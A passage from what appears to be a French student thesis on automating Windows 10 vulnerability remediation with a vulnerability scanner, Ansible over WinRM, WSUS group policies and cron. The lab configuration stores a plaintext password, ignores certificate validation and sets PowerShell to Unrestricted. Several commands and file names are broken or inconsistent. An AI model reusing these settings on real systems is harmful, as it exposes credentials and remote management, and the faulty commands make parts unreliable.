


Figure 4- 14 Interface de création d'une nouvelle tâche

Cliquer sur le bouton **Save** après avoir renseigné les informations nécessaires. Une des plus importantes et obligatoire c'est l'adresse IP de la cible. Dans notre cas il s'agit de l'adresse IP **192.168.43.63** qui est l'adresse IP du client Windows.

- Après avoir cliqué sur le bouton Save, la tâche créée s'affiche en bas de la fenêtre comme suit :



Name ▲	Status
TEST (Tache de scan du client Windows)	New

Figure 4- 15 Visualisation de la tâche créée

- Puis cliquer sur le bouton **Play** se trouvant juste à droite sur la même ligne donnant le statut de la tâche. Cette action va lancer un scan sur la machine dont l'adresse IP a été renseignée lors de la création de la tâche.



Figure 4- 16 Interface de lancement de la tâche

- Lorsque le scan touche à sa fin, Cliquer sur **Scans – Vulnérabilité** pour voir s'afficher les vulnérabilités détectées. Voici les vulnérabilités détectées sur notre cible :

Microsoft Windows SMB Server Multiple Vulnerabilities-Remote (4013389)	Tue, Dec 1, 2020 8:30 PM UTC	Tue, Dec 1, 2020 8:30 PM UTC	9.3 (High)	95 %	1	1
Microsoft Windows SMB Server NTLM Multiple Vulnerabilities (971468)	Tue, Dec 1, 2020 8:30 PM UTC	Tue, Dec 1, 2020 8:30 PM UTC	10.0 (High)	98 %	1	1
OS Detection Consolidation and Reporting	Tue, Dec 1, 2020 8:20 PM UTC	Tue, Dec 1, 2020 8:20 PM UTC	0.0 (Log)	80 %	1	1
OS End Of Life Detection	Tue, Dec 1, 2020 8:20 PM UTC	Tue, Dec 1, 2020 8:20 PM UTC	10.0 (High)	80 %	1	1

Figure 4- 17 Les vulnérabilités détectées sur la cible

Nous pouvons énumérer les vulnérabilités détectées :

1. Microsoft Windows SMB server NTLM Multiple Vulnerabilities (971468)

Il s'agit d'une vulnérabilité liée au protocole SMBv1 fonctionnant sur Windows7 et sur d'autres anciennes versions de Windows 10. La solution consiste à installer la mise à jour corrective de cette vulnérabilité.

2. Microsoft Windows SMB server Multiple vulnerabilities – Remote (4014489)

Celle-ci est beaucoup plus liée au serveur SMB via l'accès à distance. La solution est la même que la précédente.

3. OS End Of Life Detection

Vulnérabilité liée au manque mises à jours sur le système. La solution consiste à Lancer le téléchargement et l'installation des mises à jours.

- Résultats du scan avant correction :




Figure 4- 18 Résultats du scan avant correction

4.3.2. Configuration d'Ansible

4.3.2.1. Configuration du nœud de contrôle

- Configurer le fichier d'inventaire d'Ansible. Etant dans le répertoire `/etc/ansible`, éditer le fichier `hosts` et ajouter le groupe **Windows** puis l'adresse IP ou le nom d'hôte (`Client_Windows10.TFE20`) configuré dans le fichier `/etc/hosts`.

```
[windows]
# Le noeud client windows10 - 192.168.43.62
Client_Windows10.TFE2020.LAN
```

Figure 4- 19 Configuration du fichier d'inventaire d'Ansible

- Créer le fichier `windows.yml` dans le répertoire `/etc/Ansible/group_vars`

```
root@kali:/etc/ansible# cd group_vars
root@kali:/etc/ansible/group_vars# touch windows.yml
root@kali:/etc/ansible/group_vars# █
```

Figure 4- 20 Création du fichier `windows.yml`

- Editer le fichier `windows.yml` et compléter les informations suivantes : le nom d'utilisateur du système cible, son mot de passe, le port (**5986**), le protocole de connexion à distance `winrm`, et le protocole d'authentification `credssp`.

```
ansible_user: schadrac
ansible_password: schad
ansible_port: 5986
ansible_connection: winrm
ansible_winrm_server_cert_validation: ignore
ansible_winrm_transport: credssp
```

Figure 4- 21 Configuration du fichier `windows.yml`

- Rédaction du playbook de démarrage du service des mises Windows. Créer un fichier d'extension `yml`. C'est l'extension des fichiers playbooks Ansible et compléter les informations.

```
GNU nano 5.2      service-update.yml      Modifié
- name: "Run powershell script"
  hosts: "windows"
  gather_facts: "false"
  tasks:
    - name: "Start Windows Update"
      script: "files/script1.ps1"
█
```

Figure 4- 22 Playbook de démarrage du service de mises à jours Windows.

- Rédaction du script PowerShell de démarrage du service de mise à jour. Créer un fichier d'extension **ps1**. C'est l'extension des fichiers PowerShell. Et compléter la commande.

```
Start-Service -Name wuau servicing
```

Figure 4- 23 Script PowerShell de démarrage du service de mise à jour

- Rédaction du playbook de désactivation du protocole **SMBv1**. Créer un fichier d'extension **yml** et compléter les informations.

```
GNU nano 5.2          desactive-smb1.yml          Modifié
- name: "Run powershell script"
  hosts: "windows"
  gather_facts: "false"
  tasks:
    - name: "Disable SMB1 protocol"
      script: "/etc/ansible/files/script2.ps1"
```

Figure 4- 24 Playbook de désactivation du protocole SMBv1

- Rédaction du script PowerShell de désactivation du protocole **SMBv1**. Créer un fichier d'extension **ps1** et compléter la commande.

```
GNU nano 5.2          files/script2.ps1          SUGGEST Modifié
Set-SmbServerConfiguration -EnableSMB1Protocol $false -Confirm:false
```

Figure 4- 25 Script de désactivation du protocole SMBv1

4.3.2.2. Configuration du nœud ciblé

- Exécuter la commande de modification du mode d'exécution des scripts dans PowerShell. Il s'agit de la commande **Set-ExecutionPolicy Unrestricted**.

```
PS C:\Windows\system32> Set-ExecutionPolicy Unrestricted
Modification de la stratégie d'exécution
La stratégie d'exécution permet de vous prémunir contre les scripts que vous jugez non fiables. En modifiant la
stratégie d'exécution, vous vous exposez aux risques de sécurité décrits dans la rubrique d'aide
about_Execution_Policies à l'adresse https://go.microsoft.com/fwlink/?LinkID=135170. Voulez-vous modifier la stratégie
d'exécution ?
[O] Oui [T] Oui pour tout [N] Non [U] Non pour tout [S] Suspendre [?] Aide (la valeur par défaut est « N ») : o
PS C:\Windows\system32>
```

Figure 4- 26 Modification du mode d'exécution des scripts PowerShell

- Télécharger le script « **ConfigureRemotingForAnsible.ps1** » de configuration de **winRM** pour Ansible sur Github. « **.\configureremotingforansible.ps1 – CertValidityDays 3650 –EnableCredSSP** » est la commande à exécuter après avoir téléchargé le script de configuration. Il faudra en effet renseigner le chemin complet vers le script de configuration sinon, une erreur sera générée.

```

PS C:\Users\SNGoie\Documents> .\ConfigureRemotingForAnsible.ps1 -CertValidityDays 3650 -EnableCredSSP
WinRM est déjà configuré pour recevoir des demandes sur cet ordinateur.
WinRM a été mis à jour pour la gestion à distance.
Ecouteur WinRM créé sur HTTP://* pour accepter les demandes de la gestion des services Web sur toutes les adresses IP de cet ordinateur.
Exception de pare-feu WinRM activée.

Self-signed SSL certificate generated; thumbprint: 1F76EE62F53862B07BAF169DEEE73A9955880489

wxf      : http://schemas.xmlsoap.org/ws/2004/09/transfer
a        : http://schemas.xmlsoap.org/ws/2004/08/addressing
w        : http://schemas.dmtf.org/wbem/wsman/1/wsman.xsd
Lang     : fr-FR
Address  : http://schemas.xmlsoap.org/ws/2004/08/addressing/role/anonymous
ReferenceParameters : ReferenceParameters

cfg      : http://schemas.microsoft.com/wbem/wsman/1/config/service/auth
Lang     : fr-FR
Basic    : true
Kerberos : true
Negotiate : true
Certificate : false
CredSSP  : true
CbtHardeningLevel : Relaxed

Ok.

PS C:\Users\SNGoie\Documents>

```

Figure 4- 27 Exécution du script de configuration de winRM

- Autoriser **winRM** dans le pare feu Windows en exécutant la commande :

```

PS C:\Windows\system32> netsh advfirewall Firewall add rule name= "Autoriser WinRM HTTPS" dir=in localport=5986 protocol=TCP action=allow
Ok.
PS C:\Windows\system32>

```

Figure 4- 28 Autoriser winRM dans le pare feu Windows

4.3.3. Configuration de WSUS

4.3.3.1. Configuration du serveur WSUS

- Lancer l'assistant de configuration de Windows Server Update Services :




Figure 4- 29 Assistant de configuration de WSUS

Une fois lancée, voici les étapes et les configurations à effectuer :

1. **Programme d'amélioration de Microsoft Update.** Nous n'acceptons pas cela car ça ne fait pas parti de l'objet de notre travail ;
2. **Choisir le serveur en amont.** Nous cochons « synchroniser à partir de Microsoft Update » pour télécharger les mises à jours directement à partir des serveurs de Microsoft et non à partir d'un autre serveur WSUS parce que nous n'utilisons pas des serveurs WSUS de réplication ;
3. **Définir le serveur proxy.** Nous passons car nous n'utiliserons pas un serveur proxy ;
4. **Se connecter au serveur en amont.** A ce niveau, une connexion internet est nécessaire car le serveur local doit établir une connexion entre ce serveur et le serveur de mises à jours de Microsoft ;
5. **Choisir les langues.** Nous choisissons la langue française et anglaise.
6. **Choisir les produits.** Il s'agit ici de renseigner les produits pour lesquels nous souhaitons les mises à jours. Nous choisissons donc **Windows 10** qui est notre cible ;
7. **Choisir les classifications.** Nous cochons « **Mise à jour critique** », « **Mise à jour de définitions** » et « **Upgrades** » ;
8. **Configurer la planification de la synchronisation.** Nous cochons « synchroniser automatiquement » et nous définissons l'heure de la synchronisation à **12H00**. 12h00 parce que les machines clientes des utilisateurs sont allumées et ces derniers sont en pause ; cela permet d'optimiser la bande passante.
9. **Terminer.**

Nous devons maintenant ajouter notre client dans WSUS pour qu'il soit géré. Nous devons configurer des GPO qui seront appliquées lors des déploiements des mises à jours sur le client. Voici les étapes de configuration des GPO :

- Création d'une unité d'organisation nommée « **GESTION** » dans laquelle nous plaçons deux conteneurs, « **UTILISATEURS et COMPUTERS** ». Le conteneur **UTILISATEUR** contiendra les utilisateurs gérés et le conteneur **COMPUTERS** contiendra les machines gérées. C'est donc sur l'unité **GESTION** que nous allons appliquer les GPO.




Figure 4- 30 Ajout du client Windows dans le conteneur COMPUTERS

- Lancer la console **gestion des stratégies de groupe** et créer une GPO sur l'unité d'organisation **COMPUTER** que nous nommons WSUS.
- Une fois la stratégie créée, il faut faire un clic droit dessus et choisir modifier pour la configurer.
- Suivre le chemin : **Configuration ordinateur – Stratégies – Modèles d'administration – Composants Windows – Windows Update**. Nous allons configurer juste les stratégies importantes pour notre système. Et c'est ici que nous allons dire à notre client de ne pas passer par internet mais par le serveur WSUS pour télécharger les mises à jours. Voici les stratégies que nous allons configurer :
 1. **Spécifier l'emplacement intranet du service de mise à jour Microsoft**. Cliquer sur activer pour l'activer et spécifier l'adresse de notre serveur WSUS et le port. L'adresse de notre serveur est **http://SrvWSUS.TFE2020.LAN:8530**.




Figure 4- 31 GPO : Spécifier l'emplacement intranet du service de mise à jour Microsoft

2. Autoriser le ciblage coté client. Activer et spécifier l'unité GESTION

Autoriser le ciblage coté client

Paramètre précédent Paramètre suivant

Non configuré Commentaire :
 Activé
 Désactivé

Pris en charge sur : Au minimum Windows XP Professionnel Service Pack 1 ou Windows 2000 Service Pack 3, à l'exclusion de Windows RT

Options : Aide :

Nom du groupe cible de cet ordinateur : GESTION

Indique le ou les noms de groupe cible à utiliser pour recevoir les mises à jour à partir d'un service intranet de Mise à jour Microsoft.

Figure 4- 32 GPO : Autoriser le ciblage coté client

3. Configuration du service de mise à jour automatique. Nous l'activons et nous choisissons l'option Téléchargement automatique et notification des installations.

Non configuré Commentaire :
 Activé
 Désactivé

Pris en charge sur : Windows XP Professionnel Service Pack 1 ou au minimum Windows 2000 Service Pack 3

Options : Aide :

Configuration de la mise à jour automatique :

3 - Téléchargement automatique et notification des ins

Les paramètres suivants ne sont nécessaires et ne s'appliquent pas si l'option 4 est sélectionnée.

Installer durant la maintenance automatique

Jour de l'installation planifiée : 0 - Tous les jours

Heure de l'installation planifiée : 12:00

Indique si l'ordinateur doit recevoir les mises à jour de sécurité et d'autres téléchargements importants via le service Mises à jour automatiques de Windows.

Remarque : cette stratégie ne s'applique pas à Windows RT.

Ce paramètre de stratégie vous permet de spécifier si les mises à jour automatiques sont activées sur cet ordinateur. Si le service est activé, vous devez sélectionner l'une des quatre options du paramètre de stratégie de groupe :

2 = Avertir avant de télécharger et d'installer des mises à

Figure 4- 33 GPO : Configuration du service de mise à jour automatique

- Voici l'interface de gestion **Update Services** avec notre client Windows.




Figure 4- 34 Interface de gestion Updates Services

Bien avant d'obtenir les résultats visualisés sur cette capture, une configuration doit être faite sur le client Windows.

4.3.3.2. Configuration du client

- Forcer l'exécution des **GPO** sur le client en exécutant la commande **gpupdate /force** via le CMD.

```
C:\Windows\system32>gpupdate /force
Mise à jour de la stratégie...

La mise à jour de la stratégie d'ordinateur s'est terminée sans erreur.
La mise à jour de la stratégie utilisateur s'est terminée sans erreur.

C:\Windows\system32>
```

Figure 4- 35 Application des GPO sur le client Windows

```
C:\Windows\system32>gpresult /scope computer /r

Outil de résultat du système d'exploitation Microsoft (R) Windows (R) v2.0
© 2016 Microsoft Corporation. Tous droits réservés.

Créé le 14/10/2020 à 01:31:05

Données RSOP pour WINDOWS10\Schadrac sur WINDOWS10 : mode journalisation
-----

Configuration du système d'exploitation : Station de travail membre
Version du système d'exploitation..... : 10.0.10586
Nom du site..... : Default-First-Site-Name
Profil itinérant : N/A
Profil local..... : C:\Users\Schadrac
Connexion via une liaison lente ? : Non

Paramètre de l'ordinateur
-----

Heure de la dernière application de la stratégie de groupe : 14/10/2020 à 01:25:24
Stratégie de groupe appliquée depuis : SrvWSUS.TFE2020.LAN
Seuil de liaison lente dans la stratégie de groupe : 500 kbps
Nom du domaine..... : TFE2020
Type de domaine..... : Windows 2008 ou supérieur

Objets Stratégie de groupe appliqués
-----
WSUS
Default Domain Policy
```

Figure 4- 36 Vérification de l'application des GPO

- Puis, vérifier si les configurations ont été appliquées avec succès. On le vérifie par la commande **gpresult /scope computer /r**.

- Une fois les GPO appliquées, certains paramètres de gestion des mises à jours doivent obligatoirement être gérés par l'entreprise. Cela se vérifie en ouvrant l'interface de **Windows Update**.




Figure 4- 37 Interface Windows Update du Client

4.3.4. Automatisation de la correction des vulnérabilités

Deux solutions ont été envisagées pour automatiser la correction des vulnérabilités : le lancement des scripts de correction au démarrage du système ou l'utilisation du planificateur de tâches linux couramment appelé cron. La solution retenue est l'utilisation du planificateur des tâches sous linux (utilisation de crontab).

En voici les configurations :

- Configuration de crontab : Lancer la table par cette commande : **crontab -e** et compléter les instructions comme le montre la figure suivante. Le choix de l'exécution des scripts à 12h10 se justifie du fait que c'est l'heure de la pause et que pendant ce temps les machines des utilisateurs sont le plus souvent allumées.

```
# Notice that tasks will be started based on the cron's system
# daemon's notion of time and timezones.
#
# Output of the crontab jobs (including errors) is sent through
# email to the user the crontab file belongs to (unless redirected).
#
# For example, you can run a backup of all your user accounts
# at 5 a.m every week with:
# 0 5 * * 1 tar -zcf /var/backups/home.tgz /home/
#
# For more information see the manual pages of crontab(5) and cron(8)
#
# m h dom mon dow   command
10 12 * * * /bin/sh /home/schadrac/Bureau/test.sh
```

Figure 4- 38 Configuration de la table crontab

- Créer le fichier bash par la commande **nano test.sh** et compléter les instructions et commandes comme suit :

```

GNU nano 5.2 /home/schadrac/Bureau/test.sh Modifié
#!/bin/bash

cd /etc/ansible
ansible-playbook service-update.yml
ansible-playbook updates-critiques.yml
ansible-playbook correctif-smb.yml

```

Figure 4- 39 Script bash regroupant les commandes à exécuter par cron

4.4. Tests

- Test de la connectivité Ansible entre le nœud de control et le nœud géré. La commande testant cette connectivité est « **ansible windows -m win_ping** ».

```

root@kali:/home/schadrac# ansible windows -m win_ping
Client_Windows10.TFE2020.LAN | SUCCESS => {
  "changed": false,
  "ping": "pong"
}
root@kali:/home/schadrac#

```

Figure 4- 40 Test de connectivité entre le nœud de contrôle et le nœud géré

- Exécution du playbook de démarrage du service de mise à jour de Windows. La commande à exécuter est celle -ci « **ansible-playbook service-update.yml** ».

```

root@kali:/etc/ansible# ansible-playbook service-update.yml

PLAY [Run powershell script] *****
*****

TASK [Start Windows Update] *****
*****
changed: [Client_Windows10.TFE2020.LAN]

PLAY RECAP *****
*****
Client_Windows10.TFE2020.LAN : ok=1    changed=1    unreachable=0
failed=0    skipped=0    rescued=0    ignored=0

root@kali:/etc/ansible#

```

Figure 4- 41 Exécution du playbook de démarrage du service de mise à jour

- Exécution du playbook de désactivation du protocole SMBv1. C'est la commande : **ansible-playbook desactive-smb1.yml**.

```

root@kali:/etc/ansible# ansible-playbook deactivate-smb1.yml

PLAY [Run powershell script] *****
*****
TASK [Disable SMB1 protocol] *****
*****
changed: [Client_Windows10.TFE2020.LAN]

PLAY RECAP *****
*****
Client_Windows10.TFE2020.LAN : ok=1    changed=1    unreachable=0    fai
led=0    skipped=0    rescued=0    ignored=0

root@kali:/etc/ansible#

```

Figure 4- 42 Exécution du playbook de désactivation du protocole SMBv1

- Relancer le scan après l'exécution des scripts de correction. Voici les résultats obtenus :

SMB/CIFS Server Detection	Wed, Dec 2, 2020 3:20 PM UTC	Wed, Dec 2, 2020 4:13 PM UTC	0.0 (Log)	80 %	4
